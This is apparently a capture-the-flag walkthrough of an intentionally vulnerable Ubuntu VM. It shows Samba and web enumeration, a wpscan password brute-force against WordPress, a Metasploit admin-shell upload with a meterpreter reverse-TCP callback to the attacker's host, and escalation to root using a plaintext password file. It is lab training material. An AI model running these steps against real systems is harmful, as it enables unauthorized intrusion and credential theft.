
Nmap output is huge, but basically port 80 and samba are running.


Let’s start with samba. With **enum4linux** I got a username: **rooter**



```
[+] Enumerating users using SID S-1-22-1 an
S-1-22-1-1000 Unix User\rooter (Local User)
```

But that’s about it, **smbclient** didn’t get me anything either. Let’s explore port 80

Directory busting found me **/wordpress**, I left it running while I explored the main page…



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview


Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
you can find me at /wordpress/ im vulnerable webapp :)
```

So a bit of a redundant finding :)

/info.php is also present



PHP Version 7.0.18-0ubuntu0.16.04.1


System	Linux ubuntu-extermely-vulnerable-m4ch1ine 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_64

Let’s explore the wordpress directory

I can’t seem to access the website, but wpscan found the user **c0rrupt3d_brain**

And I can do some requests with burp. Apparently I’m being redirected to another IP (192.168.56.103). Perhaps I didn’t configure the network adapter properly. Doesn’t matter :)

From **burp:**




```
<div class="comment-content">
  <p>
    im extremely vulnerable web-app and host is full of bugs. you can brute force me  i have bad password set ..
  </p>
</div>
```


(The rest of the comment advises to wpscan the url with aggressive methods)

Let’s brute force c0rrupt3ed_brain

After trying the usual suspects for passwords (admin, root, password, etc…) I decided to use wpscan




```
┌──(kali㉿kali)-[~/tools/BurpSuitePro]
└─$ wpscan --url http://10.0.2.7/wordpress -P /usr/share/wordlists/rockyou.txt --users-list c0rrupt3d_brain
```




```
[i] User(s) Identified:

[+] c0rrupt3d_brain
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0rrupt3d_brain / 24992499
Trying c0rrupt3d_brain / 24992499 Time: 00:04:09 <                                                       > (10700 / 14355092)  0.07%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0rrupt3d_brain, Password: 24992499
```

c0rrupt3d_brain:24992499 and **Wordpress 5.2.4.** Even with aggressive methods, only the wordpress version was found to be outdated… No vulnerable plugins. But we have credentials. Let’s try uploading a shell with **msfconsole**




```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD   24992499         yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:ho
   RHOSTS     192.168.1.222    yes       The target host(s), see https://github.com/rapi
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /wordpress       yes       The base path to the wordpress application
   USERNAME   c0rrupt3d_brain  yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.221    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

It worked




```
meterpreter > shell
Process 1668 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
whoami
www-data
```

It can’t be this simple…




```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ ls -alh
ls -alh
total 40K
drwxr-xr-x 3 www-data www-data 4.0K Nov  1  2019 .
drwxr-xr-x 3 root     root     4.0K Oct 30  2019 ..
-rw-r--r-- 1 www-data www-data  515 Oct 30  2019 .bash_history
-rw-r--r-- 1 www-data www-data  220 Oct 30  2019 .bash_logout
-rw-r--r-- 1 www-data www-data 3.7K Oct 30  2019 .bashrc
drwxr-xr-x 2 www-data www-data 4.0K Oct 30  2019 .cache
-rw-r--r-- 1 www-data www-data   22 Oct 30  2019 .mysql_history
-rw-r--r-- 1 www-data www-data  655 Oct 30  2019 .profile
-rw-r--r-- 1 www-data www-data    8 Oct 31  2019 .root_password_ssh.txt
-rw-r--r-- 1 www-data www-data    0 Oct 30  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root     root        4 Nov  1  2019 test.txt
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ cat .root_password_ssh.txt
<ulnerable-m4ch1ine:/home/root3r$ cat .root_password_ssh.txt
willy26
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$
```

But it is



```
www-data@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r$ su root
su root
Password: willy26

root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r# whoami
whoami
root
root@ubuntu-extermely-vulnerable-m4ch1ine:/home/root3r#
```



```
root@ubuntu-extermely-vulnerable-m4ch1ine:~# cat proof
cat proof.txt
voila you have successfully pwned me :) !!!
:D
```

Simple, novice machine. But still fun :)